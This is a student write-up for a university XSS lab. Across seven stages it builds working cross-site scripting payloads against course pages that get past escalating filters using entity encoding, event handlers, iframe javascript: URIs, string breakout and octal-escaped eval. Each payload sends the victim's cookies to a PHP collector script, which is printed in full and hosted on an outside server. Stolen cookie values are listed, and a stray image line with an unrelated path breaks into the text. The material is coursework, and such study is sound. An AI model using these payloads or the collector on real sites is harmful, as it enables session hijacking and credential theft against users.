XSS Part 1

- cookieEater.php

```php
<?php
if(isset($_GET['authenticated'])) {
  $cookie = $_GET['authenticated'] . "\n";
  $file = 'retrievedCookies.txt';
  file_put_contents($file, $cookie);
  echo "Success";
} else {
  echo "Failure";
}
?>
```

- Our game plan is to steal Meowth's cookies by sending a malicious text that redirects Meowth to our php site that allows us to steal cookies.
- We know that there is no filter for this XSS problem. Therefore, we can use the <script> tag to get Meowth's browser to execute javascript code. Our javascript code is designed to redirect Meowth to our php file which steals the cookies.
    - <script>window.location='https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated='+document.cookie</script>
- We send the malicious javascript in the "Send me an image link!" box. We get redirected to an error page complaining about the text not being a url. We copy the url of this redirected error page. We do this since we want to send Meowth a cse484.cs.washington.edu page that still contains the script
    - https://cse484.cs.washington.edu/lab2/pmc/simple.php?url=%3Cscript%3Ewindow.location%3D%27https%3A%2F%2Fhomes.cs.washington.edu%2F%7Ekeejayk%2FcookieEater.php%3Fauthenticated%3D%27%2Bdocument.cookie%3C%2Fscript%3E
    - https://cse484.cs.washington.edu/lab2/pmc/simple.php?url=%3Cscript%3Ewindow.location%3D%27https%3A%2F%2Fhomes.cs.washington.edu%2F%7Ekeejayk%2FcookieEater.php%3Fauthenticated%3D%27%2Bdocument.cookie%3C%2Fscript%3E
- **Note:** Upon first glance, the page we are sent to has the link:
    - https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated=groups=GroupRK;%20password=JDJ5JDEwJDFOZTd4NTI4RXJ2YzFUdlJVUWdSb09hSmpmdUVoMGY1VVVBeFU5cE1TdjJzNDUxOER5Ym9P;%20_ga_57P4HTBKTG=GS1.1.1712357641.2.0.1712357643.0.0.0;%20_ga=GA1.2.2105086802.1712025119;%20_gcl_au=1.1.564574164.1712357631;%20_ga_6EKQX8RP37=GS1.1.1712357630.1.0.1712357641.0.0.0;%20_clck=22jojq%7C2%7Cfko%7C0%7C1556

    - This link is not the link we want to copy! This is a link to our malicious php file. This website is currently stealing our cookies. This is good news though! This tells us that our malicious injection is working!
    - Currently:
        - We sent malicious text in the "Send me an image link!" box -> We are redirected to an error page containing malicious code -> Since the error page has malicious code we are forcefully redirected to the malicious php
    - Instead of us being redirected, we want the Meowth bot to be redirected instead. We do this by sending the bot the website link of the error page that will eventually redirect the bot. There are many ways of getting this link. I found it by using the firefox network tool. Right click -> inspect -> network -> top right gear icon-> turn persist logs on. That way I can grab the intermediary error page from the recorded network traffic.
    - The link can also be constructed by combining the known url format and our malicious code
        - https://cse484.cs.washington.edu/lab2/pmc/simple.php?url=<script>window.location='https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated='+document.cookie</script>
        - However, this link doesn't work since the browser interprets "+" as a concatenation symbol and not an actual character. To fix this, we use the html escape character for "+" which is "%2B" (we can also use "+")
        - https://cse484.cs.washington.edu/lab2/pmc/simple.php?url=<script>window.location='https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated='%2Bdocument.cookie</script>
- In the end, sending either of the following links will work. They're both interpreted as the exact same as characters are converted into escape characters
    - https://cse484.cs.washington.edu/lab2/pmc/simple.php?url=%3Cscript%3Ewindow.location%3D%27https%3A%2F%2Fhomes.cs.washington.edu%2F%7Ekeejayk%2FcookieEater.php%3Fauthenticated%3D%27%2Bdocument.cookie%3C%2Fscript%3E
    - https://cse484.cs.washington.edu/lab2/pmc/simple.php?url=<script>window.location='https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated='%2Bdocument.cookie</script>
- Once we send the link we are able to steal the authentication cookie. We now use the firefox cookie manager to add a cookie with the name "authenticated" and our stolen value "0b88cf826010be9e37f1edc1ff4c305ddd459c0e". Right click -> inspect -> storage -> left bar -> cookies -> top right plus icon -> edit the properties of the newly created cookie

Payload:
https://cse484.cs.washington.edu/lab2/pmc/simple.php?url=<script>window.location='https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated='%2Bdocument.cookie</script>

Interpreted url:
https://cse484.cs.washington.edu/lab2/pmc/simple.php?url=%3Cscript%3Ewindow.location%3D%27https%3A%2F%2Fhomes.cs.washington.edu%2F%7Ekeejayk%2FcookieEater.php%3Fauthenticated%3D%27%2Bdocument.cookie%3C%2Fscript%3E

Retrieved authenticated code:
authenticated=0b88cf826010be9e37f1edc1ff4c305ddd459c0e

XSS Part 2

- Our game plan is the exact same as Part 1. However, we know the code filters for "script"
- I first tried converting "script" using utf-8 html escape characters
    - script -> %73%63%72%69%70%74
    - https://cse484.cs.washington.edu/lab2/pmc/simple.php?url=%3C%73%63%72%69%70%74%3Ewindow.location%3D%27https%3A%2F%2Fhomes.cs.washington.edu%2F%7Ekeejayk%2FcookieEater.php%3Fauthenticated%3D%27%2Bdocument.cookie%3C%2F%73%63%72%69%70%74%3E
    - This ultimately doesn't work. I believe the code interprets "%73%63%72%69%70%74" and "script" as the same and will filter out both
- Now i try using section 6 example
    - <body onload="alert('hi')"></body>
    - After trial and error I couldn't get this to work
- I used the following resource https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html to use this bypass string: `<img src=x:alert(alt) onerror=eval(src) alt=0>`
    - I filled in our previous malicious javascript that redirects the window to our php to get the following:

    - I used the same process as described in part 1 to create a cse484.cs.washington.edu link that contains our malicious text.
        - https://cse484.cs.washington.edu/lab2/pmc/notsosimple.php?url=
    - https://cse484.cs.washington.edu/lab2/pmc/notsosimple.php?url=%3Cimg+src%3Dx%3Aalert%28alt%29+onerror+%3D+eval%28window.location%3D%27https

%3A%2F%2Fhomes.cs.washington.edu%2F%7Ekeejayk%2FcookieEater.php%3Fauthenticated%3D%27%2Bdocument.cookie%29+alt%3D0%2F%3E

- Sending this link allows us to steal the cookie: authenticated=30466154765e68c82e9b4b56e568d1fe2fbad4c0
- We do the same steps as part 1 to create a new cookie with this authenticated cookie. Be sure to create a new cookie. It can have the same name "authenticated" but you will notice that the path properties will be different. This cookie should have the path "/lab2/pmc/notsosimple.php" and the previous cookie for part 1 should have the path "/lab2/pmc/simple.php"

Payload:
https://cse484.cs.washington.edu/lab2/pmc/notsosimple.php?url=<img src=x:alert(alt) onerror=
eval(window.location='https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated='+document.cookie) alt=0/>

Interpreted url:
https://cse484.cs.washington.edu/lab2/pmc/notsosimple.php?url=%3Cimg+src%3Dx%3Aalert%28alt%29+onerror+%3D+eval%28window.location%3D%27https%3A%2F%2Fhomes.cs.washington.edu%2F%7Ekeejayk%2FcookieEater.php%3Fauthenticated%3D%27%2Bdocument.cookie%29+alt%3D0%2F%3E

Retrieved authenticated code:
authenticated=30466154765e68c82e9b4b56e568d1fe2fbad4c0

XSS Part 3:

- we cannot use "script" "style" "on" and " "
  - script -> scriptorium
  - style -> stylet
  - on -> onion
  - -> [space]
- importantly, html escape characters do work
  - s -> s
  - c -> c
  - r -> r
  - i -> i
  - p -> p
  - t -> t
  - script -> script
  - o -> o
  - n -> n

    - on -> on
    -   -> " "
- we take the previously working javascript and encode the parts that would be filtered
    - window.location='https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated='+document.cookie
        - window.location='https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated='+document.cookie
- I will try to wrap the code into an iframe `<iframe src="javascript:alert(XSS)">`
    - first, I convert the code to make sure the filter doesn't block/filter the "script" in "javascript"
        - <iframe/src="javascript:alert(XSS)"></iframe>
    - I then put in our converted javascript into our converted malicious html element
        - <iframe/src="javascript:alert(window.location='https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated='+document.cookie)"></iframe>
        - https://cse484.cs.washington.edu/lab2/pmc/reallyhard.php?url=%3Ciframe%2Fsrc%3D%22java%26%23115%3B%26%2399%3B%26%23114%3B%26%23105%3B%26%23112%3B%26%23116%3B%3Aalert%28window.locati%26%23111%3B%26%23110%3B%3D%27https%3A%2F%2Fhomes.cs.washingt%26%23111%3B%26%23110%3B.edu%2F%7Ekeejayk%2FcookieEater.php%3Fauthenticated%3D%27%2Bdocument.cookie%29%22%3E%3C%2Fiframe%3E
        -
    - authenticated=46c3142506deddd0615b47cce14423c2df077ebc

```
Payload:
https://cse484.cs.washington.edu/lab2/pmc/notsosimple.php?url=<iframe
/src="java&#115;&#99;&#114;&#105;&#112;&#116;:alert(window.locati&#11
1;&#110;='https://homes.cs.washingt&#111;&#110;.edu/~keejayk/cookieEa
ter.php?authenticated='+document.cookie)"></iframe>

Interpreted url:
https://cse484.cs.washington.edu/lab2/pmc/reallyhard.php?url=https%3A
%2F%2Fcse484.cs.washington.edu%2Flab2%2Fpmc%2Fnotsosimple.php%3Furl%3
D%3Ciframe%2Fsrc%3D%22java%26%23115%3B%26%2399%3B%26%23114%3B%26%2310
5%3B%26%23112%3B%26%23116%3B%3Aalert%28window.locati%26%23111%3B%26%2
3110%3B%3D%27https%3A%2F%2Fhomes.cs.washingt%26%23111%3B%26%23110%3B.
edu%2F%7Ekeejayk%2FcookieEater.php%3Fauthenticated%3D%27%2Bdocument.c
ookie%29%22%3E%3C%2Fiframe%3E

Authenticated cookie:
```

```
authenticated=46c3142506deddd0615b47cce14423c2df077ebc
```

XSS Part 4:

- We cannot use 'document', '(', ')', '<', '>'
- Inspect element after inputting "test" gives us
    - <img alt="test" src="badbadbad.jpg">
- <img alt=""; onload="alert`window.location='https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated='+document.cookie` "; src="badbadbad.jpg">
- we see that document is being replaced by "Pye" since it is blocked.
- d -> d
- o -> o
- c -> c
- u -> u
- m -> m
- e -> e
- n -> n "
- t -> t
- document -> document
- "; onload="alert`window.location='https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated='+&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;.cookie` "
- "; onload="window.location='https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated='+document.cookie"

<html src = "escape characters”> </html>

- https://cse484.cs.washington.edu/lab2/pmc/pie.php?url=%22%3B+onload%3D%22window.location%3D%27https%3A%2F%2Fhomes.cs.washington.edu%2F%7Ekeejayk%2FcookieEater.php%3Fauthenticated%3D%27%2B%26%23100%3B%26%23111%3B%26%2399%3B%26%23117%3B%26%23109%3B%26%23101%3B%26%23110%3B%26%23116%3B.cookie%22
- https://cse484.cs.washington.edu/lab2/pmc/pie.php?url=%22%3B+onload%3D%22window.location%3D%27https%3A%2F%2Fhomes.cs.washington.edu%2F%7Ekeejayk%2FcookieEater.php%3Fauthenticated%3D%27%2B%26%23100%3B%26%23111%3B%26%2399%3B%26%23117%3B%26%23109%3B%26%23101%3B%26%23110%3B%26%23116%3B.cookie%22

XSS Part 5:

- We cannot use '<', '>'
- window.location='https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated='+document.cookie
- Inspect element after inputting "test" gives us
    - <script>var msg = "test is not a valid URL!"; alert(msg);</script>
- we want to make the code into this
    - <script>var msg = ""; var msg = window.location='https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated='+document.cookie; var y = "is not a valid URL!"; alert(msg);</script>
- we pull out the yellow to get our input string
    - "; var msg = window.location='https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated='+document.cookie; var y = "
- https://cse484.cs.washington.edu/lab2/pmc/vikings.php?url=%22%3B+var+msg+%3D++window.location%3D%27https%3A%2F%2Fhomes.cs.washington.edu%2F%7Ekeejayk%2FcookieEater.php%3Fauthenticated%3D%27%2Bdocument.cookie%3B+var+y+%3D+%22

- authenticated=835913c62f9b4259557ee4bc3bfe900f73b3e231

Payload:

https://cse484.cs.washington.edu/lab2/pmc/vikings.php?url="; var msg = window.location='https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated='+document.cookie; var y = "

Interpreted url:

- https://cse484.cs.washington.edu/lab2/pmc/vikings.php?url=%22%3B+var+msg+%3D++window.location%3D%27https%3A%2F%2Fhomes.cs.washington.edu%2F%7Ekeejayk%2FcookieEater.php%3Fauthenticated%3D%27%2Bdocument.cookie%3B+var+y+%3D+%22

Authenticated code:

- authenticated=835913c62f9b4259557ee4bc3bfe900f73b3e231

' "

XSS Part 6:

- We cannot use ()<>+

- Inspect element after inputting "test" gives us
    - <script>var msg = "test is not a valid URL!"; alert(msg);</script>
- We want to make the code into this
    - <script>var msg = ""; var msg = window.location='https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated='+document.cookie; var y = "is not a valid URL!"; alert(msg);</script>
- "; var msg = window.location='https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated='+document.cookie; var y = "
- we replace + with +
    - "; var msg = window.location='https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated='+document.cookie; var y = "
- "; var msg= `window.location='https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated='${document.cookie}`; var y ="
- "; var link= `https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated=${document.cookie}`; window.location = link; var y ="
- https://cse484.cs.washington.edu/lab2/pmc/volleyball.php?url=%22%3B+var+link%3D+%60https%3A%2F%2Fhomes.cs.washington.edu%2F%7Ekeejayk%2FcookieEater.php%3Fauthenticated%3D%24%7Bdocument.cookie%7D%60%3B+window.location+%3D+link%3B+var+y+%3D%22
- authenticated=98229183e18bfebae4bc148b795fdcc2a35ad948

Payload:
https://cse484.cs.washington.edu/lab2/pmc/volleyball.php?url="; var link= `https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated=${document.cookie}`; window.location = link; var y ="

Interpreted url:
https://cse484.cs.washington.edu/lab2/pmc/volleyball.php?url=%22%3B+var+link%3D+%60https%3A%2F%2Fhomes.cs.washington.edu%2F%7Ekeejayk%2FcookieEater.php%3Fauthenticated%3D%24%7Bdocument.cookie%7D%60%3B+window.location+%3D+link%3B+var+y+%3D%22

Authenticated cookie:
authenticated=98229183e18bfebae4bc148b795fdcc2a35ad948

XSS Part 7:

- We cannot use bcdfihzjrst<> but we CAN use ()
- Inspect element after inputting "test" gives us

    - <script>var msg = "e is not a valid URL!"; alert(msg);</script>
- I can use eval()
- "; eval(\x61\x6c\x65\x72\x74\x28\x22\x68\x69\x22\x29); var y="
- eval("\141\154\145\162\164\50\42\150\151\42\51");

- `"; eval(`

- "; var link= `https://homes.cs.washington.edu/~keejayk/cookieEater.php?authenticated=${document.cookie}`; window.location = link; var y ="
-
- "; eval("\166\141\162\40\154\151\156\153\75\40\140\150\164\164\160\163\72\57\57\150\157\155\145\163\56\143\163\56\167\141\163\150\151\156\147\164\157\156\56\145\144\165\57\176\153\145\145\152\141\171\153\57\143\157\157\153\151\145\105\141\164\145\162\56\160\150\160\77\141\165\164\150\145\156\164\151\143\141\164\145\144\75\44\173\144\157\143\165\155\145\156\164\56\143\157\157\153\151\145\175\140\73\40\167\151\156\144\157\167\56\154\157\143\141\164\151\157\156\40\75\40\154\151\156\153\73"); "

- "; eval (" va\162 a = "\150\164\164p\163://\150ome\163.
- https://cse484.cs.washington.edu/lab2/pmc/impossible.php?url=%22%3B+eval%28%22%5C166%5C141%5C162%5C40%5C154%5C151%5C156%5C153%5C75%5C40%5C140%5C150%5C164%5C164%5C160%5C163%5C72%5C57%5C57%5C150%5C157%5C155%5C145%5C163%5C56%5C143%5C163%5C56%5C167%5C141%5C163%5C150%5C151%5C156%5C147%5C164%5C157%5C156%5C56%5C145%5C144%5C165%5C57%5C176%5C153%5C145%5C145%5C152%5C141%5C171%5C153%5C57%5C143%5C157%5C157%5C153%5C151%5C145%5C105%5C141%5C164%5C145%5C162%5C56%5C160%5C150%5C160%5C77%5C141%5C165%5C164%5C150%5C145%5C156%5C164%5C151%5C143%5C141%5C164%5C145%5C144%5C75%5C44%5C173%5C144%5C157%5C143%5C165%5C155%5C145%5C156%5C164%5C56%5C143%5C157%5C157%5C153%5C151%5C145%5C175%5C140%5C73%5C40%5C167%5C151%5C156%5C144%5C157%5C167%5C56%5C154%5C157%5C143%5C141%5C164%5C151%5C157%5C156%5C40%5C75%5C40%5C154%5C151%5C156%5C153%5C73%22%29%3B+%22

Payload:
https://cse484.cs.washington.edu/lab2/pmc/impossible.php?url=";
eval("\166\141\162\40\154\151\156\153\75\40\140\150\164\164\160\163\72\57\57\150\157\155\145\163\56\143\163\56\167\141\163\150\151\156\147\164\157\156\56\145\144\165\57\176\153\145\145\152\141\171\153\57\143\157\157\153\151\145\105\141\164\145\162\56\160\150\160\77\141\165\164\150\145\156\164\151\143\141\164\145\144\75\44\173\144\157\143\165\155\145\156\164\56\143\157\157\153\151\145\175\140\73\40\167\151\156\144\157\167\56\1

54\157\143\141\164\151\157\156\40\75\40\154\151\156\153\73"); "


Interpreted url:
https://cse484.cs.washington.edu/lab2/pmc/impossible.php?url=%22%3B+eval%28%22%5C1
66%5C141%5C162%5C40%5C154%5C151%5C156%5C153%5C75%5C40%5C140%5C15
0%5C164%5C164%5C160%5C163%5C72%5C57%5C57%5C150%5C157%5C155%5C145
%5C163%5C56%5C143%5C163%5C56%5C167%5C141%5C163%5C150%5C151%5C156
%5C147%5C164%5C157%5C156%5C56%5C145%5C144%5C165%5C57%5C176%5C153
%5C145%5C145%5C152%5C141%5C171%5C153%5C57%5C143%5C157%5C157%5C15
3%5C151%5C145%5C105%5C141%5C164%5C145%5C162%5C56%5C160%5C150%5C1
60%5C77%5C141%5C165%5C164%5C150%5C145%5C156%5C164%5C151%5C143%5C
141%5C164%5C145%5C144%5C75%5C44%5C173%5C144%5C157%5C143%5C165%5C
155%5C145%5C156%5C164%5C56%5C143%5C157%5C157%5C153%5C151%5C145%5
C175%5C140%5C73%5C40%5C167%5C151%5C156%5C144%5C157%5C167%5C56%5C
154%5C157%5C143%5C141%5C164%5C151%5C157%5C156%5C40%5C75%5C40%5C1
54%5C151%5C156%5C153%5C73%22%29%3B+%22

Authenticated cookie:
authenticated=566d2405a7109a6c5677541ac113a26ec8b8c7f3

XSS Part 8:

